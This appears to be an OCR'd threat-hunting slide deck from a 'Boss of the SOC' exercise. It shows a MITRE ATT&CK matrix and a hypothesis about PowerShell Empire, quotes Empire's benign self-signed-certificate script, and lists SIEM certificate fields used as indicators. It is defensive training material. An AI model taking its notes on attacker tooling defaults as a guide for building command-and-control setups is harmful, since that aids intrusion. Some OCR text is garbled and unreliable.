
Users and Accounts



FROTHLY\amber.turing Amber Turing aturing@froth.ly +1 (800)555-2111 +1 (800)555-9996 high
amber.turing
amber.turing@FROTHLY.LOCAL
aturing
aturing@froth.ly
frothly.local\amber.turing

Connections and Relationships





Common Taxonomy - MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	Scheduled Task			Binary Padding	Network Sniffing		AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Launchctl		Access Token Manipulation		Account Manipulation	Account Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
	Local Job Scheduling		Bypass User Account Control		Bash History	Application Window Discovery		Clipboard Data		Data Encrypted	Defacement
External Remote Services	LSASS Driver		Extra Window Memory Injection		Brute Force		Distributed Component Object Model	Data from Information Repositories	Connection Proxy	Data Transfer Size Limits	Disk Content Wipe
Hardware Additions	Trap		Process Injection		Credential Dumping	Browser Bookmark Discovery			Custom Command and Control Protocol	Exfiltration Over Other Network Medium	Disk Structure Wipe
Replication Through Removable Media	AppleScript	DLL Search Order Hijacking			Credentials in Files		Exploitation of Remote Services	Data from Local System			Endpoint Denial of Service
	CMSTP	Image File Execution Options Injection			Credentials in Registry	Domain Trust Discovery			Custom Cryptographic Protocol	Exfiltration Over Command and Control Channel	Firmware Corruption
Spearphishing Attachment	Command-Line Interface	Plist Modification			Exploitation for Credential Access	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive			Inhibit System Recovery
Spearphishing Link	Compiled HTML File	Valid Accounts				Network Service Scanning	Pass the Hash	Data from Removable Media	Data Encoding	Exfiltration Over Alternative Protocol	Network Denial of Service
Spearphishing via Service	Control Panel Items	Accessibility Features		BITS Jobs	Forced Authentication	Network Share Discovery	Pass the Ticket	Data Staged	Data Obfuscation		Resource Hijacking
Supply Chain Compromise	Dynamic Data Exchange	AppCert DLLs		Clear Command History	Hooking	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Fronting	Exfiltration Over Physical Medium	Runtime Data Manipulation
Trusted Relationship	Execution through API	AppInit DLLs		CMSTP	Input Capture	Peripheral Device Discovery	Remote File Copy	Input Capture	Domain Generation Algorithms		Service Stop
Valid Accounts	Execution through Module Load	Application Shimming		Code Signing	Input Prompt	Permission Groups Discovery	Remote Services	Man in the Browser		Scheduled Transfer	Stored Data Manipulation
		Dylib Hijacking		Compiled HTML File	Kerberoasting	Process Discovery	Replication Through Removable Media	Screen Capture	Fallback Channels		Transmitted Data Manipulation
	Exploitation for Client Execution	File System Permissions Weakness		Component Firmware	Keychain	Query Registry		Video Capture	Multiband Communication		
		Hooking		Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Shared Webroot		Multi-hop Proxy		
	Graphical User Interface	Launch Daemon				Security Software Discovery	SSH Hijacking		Multilayer Encryption		
	InstallUtil	New Service		Control Panel Items	Password Filter DLL	System Information Discovery	Taint Shared Content		Multi-Stage Channels		
	Mshta	Path Interception		DCShadow	Private Keys		Third-party Software		Port Knocking		
	PowerShell	Port Monitors		Deobfuscate/Decode Files or Information	Securityd Memory	System Network Configuration Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	Service Registry Permissions Weakness			Two-Factor Authentication Interception		Windows Remote Management		Remote File Copy		
	Regsvr32	Setuid and Setgid		Disabling Security Tools		System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Startup Items		DLL Side-Loading		System Owner/User Discovery			Standard Cryptographic Protocol		
	Scripting	Web Shell		Execution Guardrails		System Service Discovery			Standard Non-Application Layer Protocol		
	Service Execution	.bash_profile and .bashrc	Exploitation for Privilege Escalation	Exploitation for Defense Evasion		System Time Discovery			Uncommonly Used Port		
	Signed Binary Proxy Execution	Account Manipulation		File Deletion		Virtualization/Sandbox Evasion			Web Service		
		Authentication Package	SID-History Injection	File Permissions Modification							
	Signed Script Proxy Execution	BITS Jobs	Sudo								
		Bootkit	Sudo Caching								
	Source	Browser Extensions		File System Logical Offsets							
	Space after Filename	Change Default File Association		Gatekeeper Bypass							
	Third-party Software			Group Policy Modification							
	Trusted Developer Utilities	Component Firmware		Hidden Files and Directories							
	User Execution	Component Object Model Hijacking		Hidden Users							
	Windows Management Instrumentation			Hidden Window							
		Create Account		HISTCONTROL							
	Windows Remote Management	External Remote Services		Indicator Blocking							
		Hidden Files and Directories		Indicator Removal from Tools							
	XSL Script Processing	Hypervisor									
		Kernel Modules and Extensions		Indicator Removal on Host							
				Indirect Command Execution							
		Launch Agent		Install Root Certificate							
		LC_LOAD_DYLIB Addition		InstallUtil							
		Login Item		Launchctl							
		Logon Scripts		LC_MAIN Hijacking							
		Modify Existing Service		Masquerading							
		Netsh Helper DLL		Modify Registry							
		Office Application Startup		Mshta							
		Port Knocking		Network Share Connection Removal							
		Rc.common									
		Redundant Access		NTFS File Attributes							
		Registry Run Keys / Startup Folder		Obfuscated Files or Information							
		Re-opened Applications		Port Knocking							
		Screensaver		Process Doppelgänging							
		Security Support Provider		Process Hollowing							
		Shortcut Modification		Redundant Access							
		SIP and Trust Provider Hijacking		Regsvcs/Regasm							
				Regsvr32							
		System Firmware		Rootkit							
		Systemd Service		Rundll32							
		Time Providers		Scripting							
		Windows Management Instrumentation Event Subscription		Signed Binary Proxy Execution							
		Winlogon Helper DLL		Signed Script Proxy Execution							
				SIP and Trust Provider Hijacking							
				Software Packing							
				Space after Filename							
				Template Injection							
				Timestomp							
				Trusted Developer Utilities							
				Virtualization/Sandbox Evasion							

MITRE ATT&CK™ Enterprise Framework

attack.mitre.org

MITRE

Exfiltration

- Automated Exfiltration
- Data Compressed
- Data Encrypted
- Data Transfer Size Limits
- Exfiltration Over Other Network Medium
- Exfiltration Over Command and Control Channel
- Exfiltration Over Alternative Protocol
- Exfiltration Over Physical Medium
- Scheduled Transfer


Threat Hunting
ATT&CK™
Threat Intelligence
Security Operations


TAEDOMGGAMG APT
2017
BOSS OF THE SOC

ID: T1086

Tactic: Execution

Platform: Windows

Permissions Required: User, Administrator

Data Sources: Windows Registry, File monitoring, Process monitoring, Process command-line parameters

Supports Remote: Yes

Version: 1.0

Using ATT&CK Techniques To Build Our Hunting Hypothesis

Adversaries will use PowerShell Empire to establish a foothold and carry out attacks

How Might We Confirm or Refute Our Hypothesis?

Where can I learn more about PowerShell Empire?

Does PowerShell Empire have default settings that I could hunt for?

What do data flows look like between sources and destinations?

What user accounts are being used?

When did events occur?

Are we able to see the contents of the scripts PowerShell is running to gain greater understanding?

Indicator in the cert.sh File - GitHub

Branch: master ▾ Empire / setup / cert.sh Find file Copy path


dchrastil Updated comments to match the new openssl call 399528e on Jun 9, 2017

3 contributors


```
#openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes
openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes -subj "/C=US" >/dev/null 2>&1
```

```
1  #!/bin/bash
2
3  # generate a self-signed CERT
4  #openssl genrsa -des3 -out ./data/empire.orig.key 2048
5  #openssl rsa -in ./data/empire.orig.key -out ./data/empire.key
6  #openssl req -new -key ./data/empire.key -out ./data/empire.csr
7  #openssl x509 -req -days 365 -in ./data/empire.csr -signkey ./data/empire.key -out ./data/empire.crt
8
9  #openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes
10 openssl req -new -x509 -keyout ../data/empire-priv.key -out ../data/empire-chain.pem -days 365 -nodes -subj "/C=US" >/dev/null 2>&1
11
12 echo -e "\n [*] Certificate written to ../data/empire-chain.pem"
13 echo -e "\r [*] Private key written to ../data/empire-priv.key\n"
```

Using the SIEM to Find Indicators



Pivot to Destination



```
  src_ip: 10.0.2.109
  src_mac: 00:0C:29:F5:5E:8E
  src_port: 57445
  ssl_cert_md5: 671DFE1D4F15C5A05F21DDB66D3B7815
  ssl_cert_self_signed: 1
  ssl_cert_sha1: 1ACB3A5AAA46FC13F788A448716F841168F82227
  ssl_cert_sha256: 18C13D226F7E39F45F22DA35ACC288A8AF6BFF23CA1D85B9A3FD3E36E52397D0
  ssl_cipher_id: 47
  ssl_cipher_name: TLS_RSA_WITH_AES_128_CBC_SHA
  ssl_client_cipher_list: [ [+]
  ]
  ssl_client_cipher_names: [ [+]
  ]
  ssl_client_compression_methods: [ [+]
```

